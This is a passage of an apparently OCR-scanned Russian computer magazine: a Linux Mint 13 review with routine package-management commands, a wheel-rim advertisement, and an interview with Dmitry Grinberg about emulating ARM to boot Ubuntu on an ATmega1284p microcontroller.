месте возле меню запуска.

Изменился внешний вид и поведение меню запуска приложений mintMenu. В предыдущих версиях это меню содержало строку поиска, возможность выбора приложений по частоте использования и назначению, индикатор заполнения корзины и прочие удобства. Теперь ему придали классический внешний вид без каких-либо дополнений в функциональности. Единственное, что бросилось в глаза, это подменю «Переход», в котором можно не только найти разделы локального диска, но и быстро подключиться к удаленной системе (SSH, FTP, WebDAV и Windows). В подменю с логином пользователя можно настроить доступ к сетевым учетным записям, которые затем можно использовать при работе с e-mail, документами и тому подобным. В настоящее время там настраиваются Windows Live и Google аккаунты. В остальном все на своих местах, немного побродив по меню, ты быстро освоишься.

К релизу представлены две обновленные визуальные темы Mint-X и Mint-Z, а также улучшена поддержка GTK3+ в элементах оформления. Расширено число фоновых изображений — в поставке почти два десятка обоев, которые можно настроить через «Параметры системы». Установка новых тем, расположение и поведение панели, эффекты, апплеты, расширения, шрифты и прочее — все это настраивается в менеджере настройки Cinnamon (cinnamon-settings.py), заменившем собой mintDesktop. По умолчанию с Cinnamon не поставляется ни одно расширение, поэтому соответствующая вкладка пуста. Все темы, апплеты и расширения для Cinnamon доступны по адресу cinnamon-spices.linuxmint.com. В стандартном репозитории Mint идут только базовые темы, для остальных необходимо подключить сторонние PPA. Например:

```
$ sudo add-apt-repository ppa:bimsebasse/cinnamonextras
$ sudo apt-get update
```

ОСНОВНЫЕ КОМПОНЕНТЫ LINUX MINT 13

Linux 3.2.0	LibreOffice 3.5.3.2
Udev 175	VLC 2.0.1
GCC 4.6.3	FileRoller 3.4.1
X.Org 1.11.4	Evince 3.4.0
MATE 1.2	Totem 3.0.1
Cinnamon 1.4	

WWW

- Сайт проекта Linux Mint — linuxmint.com;
- инструкция по пересборке образа Linux Mint находится по адресу goo.gl/BCeau;
- все темы, апплеты и расширения для Cinnamon доступны по адресу cinnamon-spices.linuxmint.com.

MONEY, MONEY, MONEY

Проект Linux Mint финансируется за счет пожертвований и спонсорской помощи. Кроме того, разработчики участвуют в нескольких партнерских программах, получая доход от рекламы; в частности, такой договор заключен с несколькими поисковыми системами (Yahoo, DuckDuckGo и Amazon). Поисковый сервис в браузере устанавливается в зависимости от страны проживания. Для русскоязычных пользователей это Yandex.

Теперь команда поиска покажет несколько новых тем:

```
$ sudo apt-cache search cinnamon-theme
```

Выбираем нужные и ставим. Впрочем, ручная установка также не вызывает сложностей, нужно лишь скачать и распаковать архив в каталог ~/.themes (темы), ~/.local/share/cinnamon/applets (апплеты) и /usr/share/cinnamon/extensions (расширения). После копирования следует перезапустить cinnamon-settings, новые плагины будут показаны в числе доступных.

ПРИЛОЖЕНИЯ LINUX MINT

Кроме описанных, в дистрибутиве найдем еще ряд оригинальных приложений, упрощающих настройку и работу в системе начинающих пользователей. Наверное, наиболее известен менеджер программ (mintInstall), используемый для установки и обновления приложений. Открыв его, пользователь получает список всех доступных приложений, разбитых на несколько категорий и подкатегорий, доступно описание (некоторые на русском), рейтинг и скрин экрана. Он просто выбирает подходящую по функциям программу и ставит ее нажатием одной кнопки. Весь дальнейший процесс происходит в фоне. Доступен поиск кратких (по умолчанию) и подробных описаний пакетов. Чтобы оставлять комментарии и рейтинг, необходимо зарегистрироваться в сообществе Linux Mint. При этом Центр приложений Ubuntu (Ubuntu Software Center) только в последнем релизе смог догнать mintInstall по функциональности и, может быть, даже его превзошел за счет большего числа категорий ПО и возможности покупки программ, но взамен получился несколько перегруженным.

Для установки программ также доступен и Synaptic, но, признаться, за пару лет использования ОС я его ни разу не открывал, если не устраивал mintInstall — пользовался консолью.

В Cinnamon пропал значок, извещающий о доступных обновлениях (в MATE он есть), поэтому единственный способ вызвать менеджер обновлений mintUpdate — это обратиться к меню. После запуска mintUpdate подключается к репозиториям, проверяет наличие новых версий системных компонентов и программ и предлагает их для установки. В Linux Mint используется большее количество репозиториев, чем в Ubuntu, некоторые из них могут нарушить работоспособность программ. Чтобы избежать этого, все пакеты разделены на пять уровней, безопасными для установки являются пакеты 1–3-го уровня. Обновления 4-го и 5-го уровней по умолчанию в mintUpdate не отображаются.

UBUNTU 12.04

Дистрибутив Ubuntu 12.04 «Precise Pangolin» анонсирован в конце апреля 2012 года и является версией с долгосрочной (LTS) поддержкой на пять лет как для сервера, так и для десктопа (в прошлых LTS десктоп-версия сопровождалась лишь три года). При этом первые два года будут выпускаться обновления, обеспечивающие поддержку нового оборудования (в составе промежуточных релизов), оставшиеся три года — только исправления критических ошибок и проблем безопасности. В 12.04 представлена новая версия пользовательской оболочки Unity 5, получившая систему быстрого ввода команд Head-Up Display (HUD), новое поведение меню (оно остается видимым некоторое время после запуска приложений), поддержку быстрого вызова типовых функций Nautilus. Кроме того, обновился Software Center, вернулся Rhythmbox (вместо Banshee), в который добавлена поддержка сервиса UbuntuOne Music Store. Также повышено удобство работы с облачным хранилищем Ubuntu One — новая панель, возможность добавить произвольные каталоги для синхронизации, поддержка прокси.


Релиз построен на ядре 3.2.14, в котором изменен ряд установок: активирован режим энергосбережения в DRM-драйвере i915, добавлена поддержка механизма ограничения доступа к системным вызовам для приложений seccomp filter, патчи для определения аудиоразъемов (позволяют выставлять разный уровень громкости), драйверы для тачпадов ALPS и многое другое. Версия для amd64 поставляется в виде единого пакета, без разделения на -generic и -server. Серьезные усилия были потрачены на упрощение развертывания большого количества систем, в частности превращения Ubuntu 12.04 в платформу для облачных систем на базе Openstack. Система инициализации Upstart обновлена до версии 1.5.

Доступен Ubuntu 12.04 в редакциях для десктопов, серверов и cloud-окружений. Для загрузки предлагаются CD- (696 Мб) и DVD- (1,6 Гб) образы для архитектур amd64 и i386, а также CD-сборки для ARM-систем Toshiba AC100/Dynabook AZ, Freescale i.MX5x, Texas Instruments OMAP3 и OMAP4. Одновременно выпущены релизы смежных проектов: Kubuntu (KDE 4.8), Xubuntu (Xfce 4.8), Lubuntu (LXDE), Mythbuntu, Edubuntu (с подборкой обучающего ПО) и Ubuntu Studio (для обработки мультимедиаинформации).


INFO

- Linux Mint 13 позиционируется как релиз с длительным сроком поддержки, обновления будут выпускаться в течение пяти лет, до апреля 2017 года.
- Девиз проекта «From freedom came elegance», что переводится как «Свобода, приносящая элегантность», полностью соответствует подходу разработчиков.
- Linux Mint ориентирован исключительно на пользователя, версий для сервера и платформ, отличных от x86/x64, не предусмотрено.
- С каждым релизом выходит версия без кодеков, предназначенная для пользователей из стран со строгой лицензионной политикой.

НАСТРОЙКИ РАСПОЛОЖЕНИЯ АППЛЕТОВ НА ПАНЕЛИ НЕ ПРЕДУСМОТРЕНО: НАПРИМЕР, ДОБАВИТЬ ИХ ЛЕГКО, А ВОТ ЧТОБЫ УБРАТЬ ИЛИ ИЗМЕНИТЬ РАСПОЛОЖЕНИЕ, ПРИДЕТСЯ УЖЕ ПОВОЗИТЬСЯ



В mintUpdate все приложения разбиты на пять уровней



Менеджер установки программ mintInstall

При использовании рабочего стола MATE устанавливается и mintDesktop — небольшая программка, позволяющая настроить внешний вид рабочего стола: значки, выводимые по умолчанию, внешний вид и поведение окон и интерфейса, показ цитат в терминале. На Cinnamon эти настройки никакого воздействия не оказывают (кроме вывода цитат).

При помощи mintBackup можно одним кликом создать резервную копию файлов и установленных программ и затем так же просто восстановить. Скрипт mintWifi позволяет настроить драйверы для Wi-Fi-карт, для чего достаточно выполнить в консоли (требуется подключение к интернету):

```
$ sudo mintwifi
```

Менеджер загрузок mintUpload — небольшая программа, способная загружать файлы на FTP/SFTP/SCP-сервер одним щелчком мышки для обмена с другими пользователями. Блокировщик доменов mintNanny — простенькая утилита, позволяющая заблокировать доступ к определенному домену. Вводим его название в окне программы, после чего сайт будет прописан в /etc/hosts:

```
0.0.0.0 odnoklassniki.ru # blocked by mintNanny
```

Также предлагается mintWelcome, который встречает пользователя при регистрации в системе и позволяет быстро получить доступ к основной информации. В репозитории находится инструмент для пересборки DVD — mintconstructor.

ЗАКЛЮЧЕНИЕ

Приятно осознавать, что разработчики Linux Mint не изменили своим принципам, дистрибутив остался таким же простым и понятным. Единственный недочет — рабочая среда Cinnamon еще пока не сильно радует гибкостью в настройках, хотя работает вполне стабильно и не грузит даже относительно маломощные системы.

MATE VS CINNAMON

Выход GNOME 3, в котором классический рабочий стол был заменен новым интерфейсом на основе GNOME Shell, был принят сообществом неоднозначно и подвергся значительной критике. Альтернатив не было, поэтому практически все дистрибутивы вскоре представили свою версию с этим рабочим столом, хотя пользователи призывали продолжить развитие уже заброшенного и привычного GNOME 2. В результате появилось два проекта. Первый — MATE (mate-desktop.org) — был основан разработчиками Arch Linux и является ответвлением GNOME 2.32. Чтобы избежать конфликтов с GNOME, которые могут возникнуть при параллельной установке, все приложения переименованы. Например, файловый менеджер Nautilus получил имя Caja. Попутно заменены все значки и обои, ведется работа по переносу Gtk2/3-тем. В настоящее время доступен релиз 1.2, который объявлен стабильным, и все найденные недоработки и конфликты, по заверениям разработчиков, устранены. Хотя некоторые компоненты (например, работа с Bluetooth) пока не портированы и работают немного не так, как в GNOME 2. Есть идеи по переходу на GTK3, но они пока остаются нереализованными.

Эксперименты с «Mint GNOME Shell Extensions», с которым вышел Linux Mint 12, не оправдали ожиданий, а последующие обновления GNOME Shell показали, что MGSE — это тупиковая ветвь и его придется все время допиливать. В результате в январе 2012 года был анонсирован форк — Cinnamon (cinnamon.linuxmint.com), полностью совместимый с новым гномом, но развиваемый и контролируемый разработчиками Linux Mint. Внешний вид рабочего стола — традиционный, с классической панелью и меню запуска приложений внизу. В качестве движка используется форк оконного менеджера Mutter — Muffin. Уже доступны различные эффекты рабочего стола, включая анимацию и трансформацию, апплеты, темы, расширения и многие функции, реализованные в GNOME Shell.

Считается, что в настоящее время MATE обеспечивает большую стабильность, в то время как Cinnamon активно развивается и позиционируется как экспериментальный проект. Хотя последняя версия 1.4 уже вполне подчищена и работает стабильно. Также MATE нетребователен к системным ресурсам и может работать на системах без современных 3D-видеокарт, а для Cinnamon необходимо наличие видеодрайверов с поддержкой OpenGL. Обе среды доступны в репозиториях практически всех популярных дистрибутивов Linux.

TSW

ЭТИ ТРИ БУКВЫ СТАЛИ СИМВОЛОМ ОСОБОГО СТИЛЯ И ВЫСОЧАЙШЕГО КАЧЕСТВА ДЛЯ АВТОМОБИЛЬНЫХ ЭНТУЗИАСТОВ СЕВЕРНОЙ АМЕРИКИ. СЕГОДНЯ МЫ ПОСТАРАЕМСЯ ПРИОТКРЫТЬ ЗАВЕСУ ТАЙНЫ И ПОНЯТЬ В ЧЕМ ЖЕ УСПЕХ ЭТИХ КОЛЕСНЫХ ДИСКОВ.

Во-первых, это серьезный контроль качества выпускаемой продукции. Каждый диск проходит несколько уровней проверки по различным параметрам. Новейшее технологическое оборудование на заводах TSW дает гарантию того, что ни один дефект не останется незамеченным. Дело в том, что к производственному процессу здесь относятся также трепетно, как и к последующей стадии проверки изделий. Все это внимание и забота доходят до счастливого покупателя с каждым колесным диском TSW.

Во-вторых, это компания, которая думает не только о технической составляющей, но и эмоциональной. А потому каждый год на рынке появляются сразу несколько моделей первоклассных колесных дисков TSW. Наряду с универсальными дисками, которые подходят на любой автомобиль иностранного производства (при условии правильно подобранных посадочных размеров), компания выпускает специальные линейки для определенных марок автомобилей. Тем самым усилия дизайнеров направлены не на беспорядочную толпу жаждущих хлеба и зрелищ (как известно, всем сразу не угодишь), а на вполне определенных клиентов с конкретными запросами и пожеланиями. Отсюда безмерная благодарность тех, кто уже сделал свой выбор в пользу TSW, и растущий интерес новой аудитории.

РОЗНИЧНЫЕ МАГАЗИНЫ
(ЗАО «Колесный ряд»)

Москва
ул. Электродная, д. 14/2
(495) 231-4383
ул. Островитянова, вл. 29
(499) 724-8044

Санкт Петербург
Екатерининский пр-т, д. 1
(812) 603-2610

ОПТОВЫЙ ОТДЕЛ

Москва
ул. Электродная, д. 10, стр. 32,
(495) 231-2363
www.kolrad.ru

ИНТЕРНЕТ МАГАЗИНЫ

www.allrad.ru
(495)730-2927/368-8000/672-7226

www.prokola.net
(812)603-2610/603-2611



Евгений Зобнин (execbit.ru)

Когда **невозможное возможно**



ИНТЕРВЬЮ С ДМИТРИЕМ ГРИНБЕРГОМ, КОТОРОМУ УДАЛОСЬ ЗАПУСТИТЬ UBUNTU LINUX НА 8-БИТНОМ МИКРОКОНТРОЛЛЕРЕ

В конце мая весь интернет облетела новость о создании самого медленного компьютера под управлением Ubuntu Linux. Этим компьютером оказался 8-разрядный микроконтроллер ATmega1284p, оснащенный 256 Кб оперативной памяти и лишенный блока управления памятью MMU. Авторство проекта принадлежит Дмитрию Гринбергу, молодому программисту из России, который проживает в США и работает на компанию Google.

СИНОПСИС

Свой опыт запуска Ubuntu Linux на микроконтроллере Дмитрий подробно описал в блоге (goo.gl/CM3bJ). Как оказалось, чтобы осуществить задуманное, ему пришлось применить несколько весьма изощренных трюков, например написать программные контроллеры для подключения дополнительного модуля памяти SIMM на 16 Мб и управления SD-картой на 1 Гб. Однако самое интересное скрывалось глубоко внутри. Это полноценный эмулятор архитектуры ARMv5TE, написанный с нуля специально для микроконтроллера и позволяющий запустить Ubuntu 9.04.

Производительность эмулятора оказалась в районе 6,5 кГц, при производительности реального процессора ATmega1284p в 24 МГц (разгон со штатных 20 МГц), что, по сути, означало: это самый медленный компьютер, способный запустить Linux. Это же подтвердил и тестовый запуск дистрибутива Ubuntu, загрузка которого продолжалась более четырех часов, а среднее время ответа стандартных команд терминала составляло примерно минуту.

Такое достижение не могло пройти мимо нашего журнала, и мы связались с Дмитрием, чтобы подробнее узнать о его проекте, а также о нем самом, его российских корнях, работе в Google, других проектах и увлечениях.

Q Дмитрий, расскажи немного о себе. Где сейчас живешь, где работаешь?

A Живу около Сан-Франциско, в Силиконовой Долине. В свое время работал в VMware, Kno, Lab126 (Amazon), теперь работаю в Google. Писал много программ на PalmOS (я был довольно известен среди «палмоводов»), а теперь пишу на Android и скоро займусь iOS. В России ходил в школу №46 в Астрахани (ее потом переименовали в Гимназию №4). Уже здесь окончил Университет Иллинойса (University of Illinois) в Urbana-Champaign.

Q Ты рос в России?

A Я родился в Таганроге и жил в Астрахани до 1999-го. Потом родители переехали в Америку, и я с ними. Отец очень рано начал учить меня программировать. Не пускал гулять и играть в футбол с друзьями, пока я не прочту очередную главу книги о языке программирования Си.

Q Когда ты начал интересоваться компьютерами?

A Лет в шесть я увидел статью в каком-то старом журнале из библиотеки, с описанием программы на бейсике, которая угадывала животного, задавая несколько вопросов типа «да/нет». Когда я попросил у папы разрешения использовать компьютер, чтобы написать ее, он сказал, что бейсик — это ерунда, и дал книгу о языке Си :). С тех пор так на нем и сижу. Выучил много других языков, но ничего лучше Си пока не нашел.

Q Твой отец тоже программист?


A Да, тоже. И мама в России была программистом. Почти вся семья такая, кроме моей сестры. Папа интересуется телефонией и работает с VoIP-технологиями. Меня это не очень привлекает, поэтому в темах работы мы пересекаемся редко.

Q Как появилась идея запустить Linux на микроконтроллере? Сколько времени ты на это потратил?

A Давно хотелось доказать, что такое возможно. Эмулятор я писал в свободное время почти шесть месяцев. Потом забросил проект — сменил работу (ушел из Amazon в Google) и готовился к экзамену на права пилота, свободного времени было меньше. Решил закончить, когда сдал экзамен и освоился на работе. Раньше с AVR я не работал, поэтому недели две ушло только на выяснение причин, по которым AVR-GCC генерирует такой плохой код. В конце концов понял, что AVR-GCC по-другому просто не умеет :). Два дня разбирался с RAM, она почти заработала, но иногда один бит менялся сам по себе. Сдавшись, я сделал новою плату, с более короткими и прямыми проводами от AVR к RAM, и все магическим образом заработало без каких-либо проблем!

После окончания работы над эмулятором столкнулся с еще одной проблемой. В AVR-GCC int был представлен 16-битным числом, а все константы в Си именно этого типа. Пришлось переписывать часть эмулятора. Когда заработал эмулятор, появилась другая проблема: загрузчик работал корректно, но ядро падало. Долго разбирался, в чем дело. Оказалось, что в отличие от обычных архитектур, в которых сдвиг 32-битного числа вправо на 33 бита давал результат 0, AVR-GCC просто сдвигал на 1 бит вправо. Как оказалось, стандарт Си такое допускает. Пришлось проверять размер сдвигов и вновь исправлять код. После этого все заработало. По крайней мере, я так думал. Дело в том, что я не знал, сколько будет продолжаться загрузка ядра, и не имел возможности понять, зависла она или идет корректно. Наконец, через 5–6 чашек кофе я увидел фразу «kernel is up».

Q В своем блоге ты упомянул, что при разработке эмулятора были применены некоторые техники оптимизации. Расскажи об этом.



В процессе работы над DGOS Дмитрий успел портировать Android на Palm

A Пишем код на Си. Натравливаем на результат дизассемблер, проверяем, что компилятор наваял. Пишем на Си по-другому, проверяем. Если все равно не то, переписываем функцию на ассемблере. И так для каждой важной функции.

Q Почему для эмулирования была выбрана архитектура ARM?

A Я с ней очень хорошо знаком: я работал с ARM, когда писал приложения для PalmOS, почти вся моя работа также связана с этой архитектурой. В любом случае нужно было что-то эмулировать, и я выбрал ARM. Можно было сделать x86 или MIPS. Но x86 я ненавижу, а с MMU в MIPS не так хорошо знаком.

Q Почему Ubuntu, а не что-то из разряда Embedded? Proof of concept?

A Цель была доказать, что полная система, созданная для работы на больших компьютерах, заработает и здесь, а Ubuntu знакома мне ближе всего. Теоретически запустить можно и любую другую систему. Некоторые люди, сделавшие эмуляторы по моим инструкциям, уже успешно запустили в них CentOS.

Q Обязательно ли было эмулировать MMU? (uClinux, по идее, работает без MMU)

A Теоретически, конечно, можно было сделать no-MMU, но опять-таки хотелось использовать не измененную копию системы для «больших» компьютеров. Мой эмулятор имеет модульную архитектуру, поэтому поддержку MMU легко убрать. В результате он станет раза в два-три быстрее.

PALMOS

Дмитрий Гринберг хорошо известен в кругах владельцев карманных компьютеров на базе PalmOS. Наиболее выдающейся его разработкой является практически полноценная и законченная операционная система для КПК DGOS (dgosblog.blogspot.com) с поддержкой многозадачности, модульной архитектурой, совместимостью со стандартом POSIX и способностью загружаться прямо из PlamOS. Также его перу принадлежат: PalmOS-драйвер PowerSDHC, позволяющий использовать в наладонниках современные SDHC карты памяти большой емкости; приложение для защиты данных BluePill, управляемое СМС-сообщениями, с помощью которых можно удаленно произвести форматирование карты памяти, сброс до заводских настроек или заблокировать устройство; приложение для разгона и управления параметрами энергосбережения процессора warpSpeed и многие другие. Их можно найти и купить на сайте palmpowerups.com.


Q Почему ты остановил выбор именно на этом микроконтроллере?

A Нужен был контроллер, для которого есть хоть какой-то компилятор Си и как минимум 8 Кб памяти. Очень хотелось 8-битный, а не 16- или 32-битный (просто ради прикола). Я поискал и в итоге выделил двух финалистов: AVR и PIC18. Компилятор Си для PIC18 не смог осилить мой код (он умирал без ошибок), поэтому выбор был сделан за меня. С тех пор я успешно запустил эмулятор на dsPIC33 (в двадцать раз быстрее AVR), а один человек запустил его на PIC32.

Q Ты сказал, что лучше языка, чем Си, не нашел. Чем он тебя так привлекает? Простотой и прямолинейностью либо чем-то другим? Почему не C++?

A Чем мне нравится Си — в нем очень легко понять, что будет делать процессор. Если ты знаешь, как работает процессор, то легко напишешь более эффективный код. Например, на x86 «`for(char i = 0; i < someVal; i++)`» и «`for(int i = 0; i < someVal; i++)`» будут работать с одинаковой скоростью, а на ARM нет; ARM не умеет так хорошо работать с байтами, и вариант 1 будет медленнее. Не зная этих тонкостей, программист может просто подумать, что 8 бит ему вполне хватит, и будет использовать «char». Так и получаются медленные программы.

C++ тоже неплохой язык, но я не очень его люблю. Используя C++, легко написать код, который будет работать непонятно когда (например, конструкторы глобальных объектов). Конечно, можно писать осторожней и избегать таких непоняток, но я предпочитаю просто не использовать C++.



Микроконтроллер ATmega 1284


Q Ты сказал, что сейчас работаешь в Google. Чем ты там занимаешься?

A Работаю в команде Android над новыми версиями системы Android и над новыми продуктами экосистемы Android. Скоро конференция Google I/O. Я буду выступать там с лекцией о новой версии Accessory Development Kit. Все лекции будут доступны для просмотра на google.com. Смотрите. :)

Q Расскажи подробнее об Accessory Development Kit. Для каких целей он используется?


A Accessory Development Kit — это такая штука, используя которую к Android-телефонам можно подцеплять разные микроконтроллеры, сенсоры и так далее. В прошлом году вышла версия 1 ADK, и с ней люди сделали много интересных вещей: goo.gl/Ztsfo, goo.gl/OG0LM. Над версией 1 я не работал. Для версии 2 я писал весь код. И там много нового и интересного. Пока детали рассказать не могу, но все будет показано на конференции Google I/O в конце июня.

Q О работе в Google рассказывают много интересного: потрясающие условия работы, невероятные зоны отдыха, свободное время на занятие своими проектами. Это не преувеличение?





Микроконтроллер в соединении с модулем памяти и SD-слотом



Дмитрий Гринберг собственной персоной

A Это так, и даже больше. У Google примерно тридцать ресторанов с любыми типами еды. Хочешь суши? Ресторан в здании 44. Хочешь бургер? Здание 45. Мексиканская еда? 41. Массаж всем по заказу. У Google свои автобусы (их где-то тридцать), и можно на работу и домой ездить на них. Например, от моего дома до ближайшей остановки Google-автобуса всего четыре квартала. Самое интересное, что разрешают приводить на работу домашних животных, поэтому вокруг всегда куча собак. И для них тоже есть где подкрепиться. Ну и самое главное — люди. Я могу честно сказать, что Google — это первое место работы, где я не чувствую, что 50–80% людей вокруг меня — идиоты. Это приятно.

Q Расскажи, чем ты занимался в Lab126, VMware, Kno.

A В принципе, занимался почти всегда одним и тем же. Делаю электронные продукты с начала и до конца. Начинаю с выбора компонентов, занимаюсь интервью, чтобы набрать хорошую команду программистов, пишу драйверы и тестовую программу для массовой продажи, ну и так далее. То есть делаю все :). Очень интересная работа, но, к сожалению, всегда все суперсекретно, даже родителям и друзьям нельзя рассказывать.

Q Какие продукты были созданы под твоим управлением? О которых можно говорить. :)

A Amazon еще не выпустили, поэтому не могу пока. Kno: goo.gl/z5mH9. Продукт был выпущен, но потом Intel дала Kno 30 миллионов и «попросила» свернуть проект. На этом все закончилось. В VMware я сделал технологию VAssert, а также работал в команде из четырех человек, создавшей технологию Replay Debugging.

Q Расскажи подробнее о Kno. В чем был смысл их проекта? Ноутбук-трансформер, в котором вместо клавиш полноценный сенсорный экран? Электронная книга, дизайн которой максимально приближен к обычной книге?

A Смысл Kno был простой: заменить учебники одним продуктом, на котором можно было бы покупать сами учебники в электронном формате. У него было два 14-дюймовых экрана, которые отзывались и на пальцы, и на ручку, то есть на нем можно было писать. Работал под управлением Linux (не Android). Продукт был готов, и где-то 100 экземпляров было отослано покупателям, но тут Intel заплатила Kno за то, чтобы выпуск продукта отменили.

Q Можешь сказать пару слов про свою мобильную ОС DGOS? Почему ты занялся ее написанием? Какие у нее преимущества и возможности?

A Обо всем можно прочитать в блоге: dgosblog.blogspot.com. Смысл был дать карманным компьютерам на базе PalmOS новую жизнь. Много было сделано и много работало, но не хватило времени, а потом, конечно, все Palm'ы повыкидывали, и — собственно, продолжение известно.

Q Не было ли мыслей опубликовать код DGOS под какой-нибудь свободной лицензией?

